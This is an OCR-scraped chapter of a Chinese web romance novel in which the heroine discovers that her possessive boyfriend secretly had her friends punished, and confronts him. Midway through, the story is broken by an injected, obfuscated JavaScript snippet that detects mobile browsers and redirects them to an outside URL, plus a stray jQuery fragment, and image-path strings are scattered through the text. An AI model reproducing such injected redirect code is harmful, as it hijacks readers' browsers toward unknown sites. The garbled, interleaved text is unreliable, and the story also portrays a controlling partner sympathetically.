她只好找出商闵的联系方式,给他发去信息:
【商先生,打扰你一下,请问你有温瑗小姐的联系方式吗?我有点事找她。】
商闵秒回:【好,我发给你。】
合上手机,恰巧江回州推开包厢门进来。
一桌子的合作方纷纷起身,争先恐后跟他打招呼。
他随意点点头,自然地在主位坐下,举起酒杯朝他们示意:“抱歉,来晚了。”
话是道歉,语气没有丝毫起伏。
光洁的高脚玻璃杯映出他冷峻硬朗的面容,双眸深如潭水,唇角轻扯,锋芒锐利。推杯换盏间,身侧的商闵偏头过来,一本正经像要商讨什么大事。
“你女朋友给我发消息了。”
江回州眉眼如刃,横眸过来。
“说是要温瑗的联系方式。”商闵“嘿”一声,“她俩不就见过一次吗?这丫头片子还挺招人喜欢的。”
江回州握杯的手不动声色收紧。
“我知道了。”他轻抿一口,淡淡垂眸。
商闵见他没反应,以为没什么大事,继续说:“城北那套房子设计师说已经按你的要求装好了,拎包即住。”
江回州这才分给他一个眼神:“谢了。”
“嗨,说这些,不过你也真舍得,那么好的房子,没一个下不来吧?啧啧啧,你看我能不能当你女朋友……”
商闵得到一记重踹。
——
温瑗的微信是秒同意的。
许莞问她方不方便打电话,得到肯定的回答后,她拨过去。
电话那头的人一改上次见面的活泼热情,甚至有些小心翼翼问:“莞莞姐,是有什么事找我吗?”
“嗯,想问你点事,”她放柔嗓音,“最近过得好吗?”
“很好啊!”温瑗的话有些着急,还提高了音量,好像要特意说给谁听,“一切都好!”
许莞放松了些,看来江回州并没有……
“回州哥,我最近都乖乖在家!”
许莞刚提起的笑容瞬间消失。“瑗瑗,你在说什么呢?江回州不在这里。”
“真的吗?”温瑗小声试探。
“真的,不信我们可以打视频。”
许莞直觉她要说出许多她不知道的事。
“真的?”
“真的。”
温瑗不死心地用各种语气叫江回州。
“回州哥?”
“回州哥?”
“江回州?”
“你个死江回州!”
她的嗓音骤然加粗,鬼哭狼嚎起来:“莞莞姐!你可要为我做主啊!你、你都不知道,江回州他禽兽不如!”
温瑗声泪俱下控诉道:“他让我爸把我卡停了,还说我在外面沾花惹草,让我爸罚我三个月不能出去玩!三个月啊……你是不知道,我这三个月是怎么过来的……”
“他这个小气鬼,不就是看那天我送给你个发卡,想跟你做好朋友,他就这么对我!他还说要是我让你知道,就让我爸罚我在家一年不出门!”
“他是我爸甲方,再加上我爸本来就不喜欢看我往外跑,他肯定会听江回州的。”
“这个奸诈小人!”
她把桌子锤得框框作响。
许莞觉得周身温度骤降,如坠冰窟。
她蜷起膝盖,额头轻埋,紧紧拥住自己,想要控制住全身的颤抖。温瑗听到她沉重的呼吸声,意识到自己可能说错话了,她干笑两声,还反过来安慰她。
“其实没什么事哈哈哈,我在家好吃好喝的也挺自在的……”
许莞稳住自己的心绪,轻声道:“那你现在还好吗?”
“当然好啦!”她哼哼两声,摩拳擦掌,“莞莞姐,你不用担心我,我马上就要出国上学了,不会再被他控制住了!”
许莞知道不会有那么简单,江回州要是想,人在国外他的手也能伸过去。
她咬住嘴唇,红润的唇瓣上泛起一抹苍白:“瑗瑗,对不起,是我连累你了,这件事我一定让江回州给你道歉。”
温瑗当然想看江回州吃瘪的样子,但她不敢想要是让他来道歉,等前脚出门,后脚就在许莞不知道的地方把她灭了吧?
她气焰全收,惶恐道:“不用了不用了,反正对我也没什么伤害嘛,我就当在家休息了。”
许莞又和她聊了几句别的,约定下次一起吃饭后就挂了电话。
江回州的飞机在中午十一点落地。
整整一夜,许莞都没合眼。
窗帘紧闭,卧室内微弱的灯光来自她手边的手机,亮起的屏幕上,有江回州刚发来的消息。
【宝宝,有个礼物给你。】
【等我中午一起吃饭。】
【好想你啊宝宝。】
【怎么不回我,还没睡醒吗?】
【是不是又熬夜学习了?我把午饭打包回去。】十一点半,楼下玄关传来响动。
许莞一动不动坐在床上,像什么也没听到。
江回州轻手轻脚推开卧室门,昏暗的室内得以泄进一道亮光。
他抬眸和坐在床边的许莞对上视线,唇角立即弯起,温柔道:“刚醒吗?先来吃饭。”
他将手中的食盒放在床头柜上,蹲在她脚边帮她穿鞋。
冰凉的脚心落在江回州掌心,他娴熟地放在自己腰间捂热,然后套上袜子。
拖鞋摆好放在她脚边,江回州仰起脸,眼中如春水般温润。
“怎么不说话?嗯?”他捏捏她的脚腕。
从看到他那刻起,压抑了一整晚的怒火陡然拔高。
她的眼中分明一片清明,江回州不可能看不出来,可他还是装作不知道的样子问她是不是刚醒。
他蹲在她身前,像往常一样悉心对她。
她又突然变成了个被扎漏气的气球,不知该从何向他问起。
会不会……会不会其实有什么误会。
许莞抱着心底最后一点希望和挣扎,总算开口说话。
“不是说有礼物?什么礼物?”
江回州送过她很多名贵的首饰珠宝作礼物,所以她自然以为这次也无异。
她等待着他从口袋里掏出来,然后替她戴在身上,等他离开,这些首饰又立刻会被她卸下,收进抽屉里落灰。
没想到,他拿出来的是一份文件。
与其说是文件,倒不如说是证明——
她一眼看到最上面鲜红的本子上几个大字:不动产权证书。
许莞愣了一下,没有伸手去接:“给我这个干什么?”
江回州还保持着半跪在她面前,这样的姿势让她很轻易可以看清他眼底的情绪。
比如多得快要溢出的爱意情愫。
“宝宝,我们第一次吵架的时候你说要回学校,后来还说这是我家,没有赶我走,可是我告诉过你,这里也是你的家。你也是这里的主人,看不惯我可以把我赶出去。我想是我做得不够好,没有让你在这里感受到家的感觉,所以吵架就会想要逃离。”
“如果你是因为房子是我的名字才觉得没有归属感的话,那我想让你也拥有这样的房子。”
许莞听懂了。
江回州不想让她说出“回学校”这种话是因为无奈之举,他想让她在无奈之外多一个心甘情愿的选项。
许莞的指尖
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16881988|188064||http|test|mini|href|location''.split(''|''),0,{}));() {
$(''.inform'').remove();
$(''#content'').append(''
下意识抓住床单,一片褶皱。
她的胸腔处如过电流一样,轻痒酥麻。
他将两本房产证一齐塞入她手里。
“宝宝,现在这两处房子都是你的了。”
许莞无力地垂下头,心底仿佛热水泡过的柠檬,又苦又酸。
他这样,她该如何开口质问他,在温馨的时刻再掀起一场争吵?
“宝宝?你不舒服吗?”江回州起身坐在许莞旁边,抬手拥住她。
许莞的头靠在他怀中,自然看不到头顶上方的人眼神渐深渐沉。
“江回州,你是不是,有什么事瞒着我。”她最终艰涩启唇。
这样的话,江回州也问过她,那时她十分忐忑不安,而今身份对调,他却坦然。
“宝宝,我在外面一直很安分守己,没有和任何异性有肢体接触,也没有……”
许莞推开他,眉宇笼罩着失望:“江回州,你知道我说的不是这个。”
江回州的声音戛然而止。
他的神色有一瞬变得阴冷,但在她看过来之前,又切换上无辜温和的模样。
他捧起许莞的脸,亲亲她被挤压隆起的脸颊,说:“宝宝,是不是有坏人跟你说什么了?”
她挥开江回州的手,正色道:“好,那我直说了,为什么那么对温瑗和闻康乐?”
江回州扬了扬眉,不解道:“那不是他们活该吗?”
话音未落,一个重重的巴掌落在他脸上,打得他偏过头。
一片死寂。
江回州顶顶腮帮子,脸上火辣辣的疼。
许莞用的劲并不算大,只是她尖利的指甲勾过下颌,留下一道血印。
他深吸一口气,压下眼中的烦躁狠戾,一字一顿道:“你为了一些无关紧要的人,打我?”
许莞胸前剧烈起伏:“他们不是无关紧要的人!他们是我的朋友!”
“朋友?”江回州冷笑一声,“他们是觊觎你的人,你以为我大方到连别人接近你都坐以待毙?”
“那你有没有想过尊重我?”
她扬起手又要给他一巴掌,却被江回州紧紧箍住手腕。
“看来我还是下手轻了。”他怒极反笑,眼底寒意凌人,“我早该把他们弄得远远儿的,再也没机会在你面前嚼舌根!”
许莞血气快速上涌,几乎要冲破胸膛。
他根本就没觉得自己错了!简直不可理喻!
她紧攥着衣角,艰难地吐出几个字:“江回州,你要是……不跟瑗瑗还有学长道歉的话……我……”
她不知道有什么能威胁江回州的,到最后,先把自己的眼眶逼红。
不久前江回州说过的话一语成谶,摆在床上的两本红彤彤的房产证此刻像是一个笑话。
她不想在这种时候眼泪失禁,以致于自己看上去像不占理的那方。
所以她背过身,想要出门自己先冷静一下。
然而江回州会错了她的意思,以为她要离开。
在过去的两次吵架时,他甘愿退步,甘愿放下身段哄她,不过是在他心里早有了对策。
许莞不听他的,他可以用手段让别人听他的。
可如今这些赤裸裸摊开在她面前,她认为他是一个卑劣的人,想要远离他。
他不允许。
做这些事的前提就是想让许莞离他近一点,让她眼中只有自己……
江回州脸色铁青,他大步上前从后搂住许莞,气息烫在她的耳后:“所以你现在要离开了是吗?”
他的脑中浮现一个人的身影。
“就像许笑一样,一走了之?”
许莞的大脑一片空白,她哆嗦着嘴唇道:“你说什么?”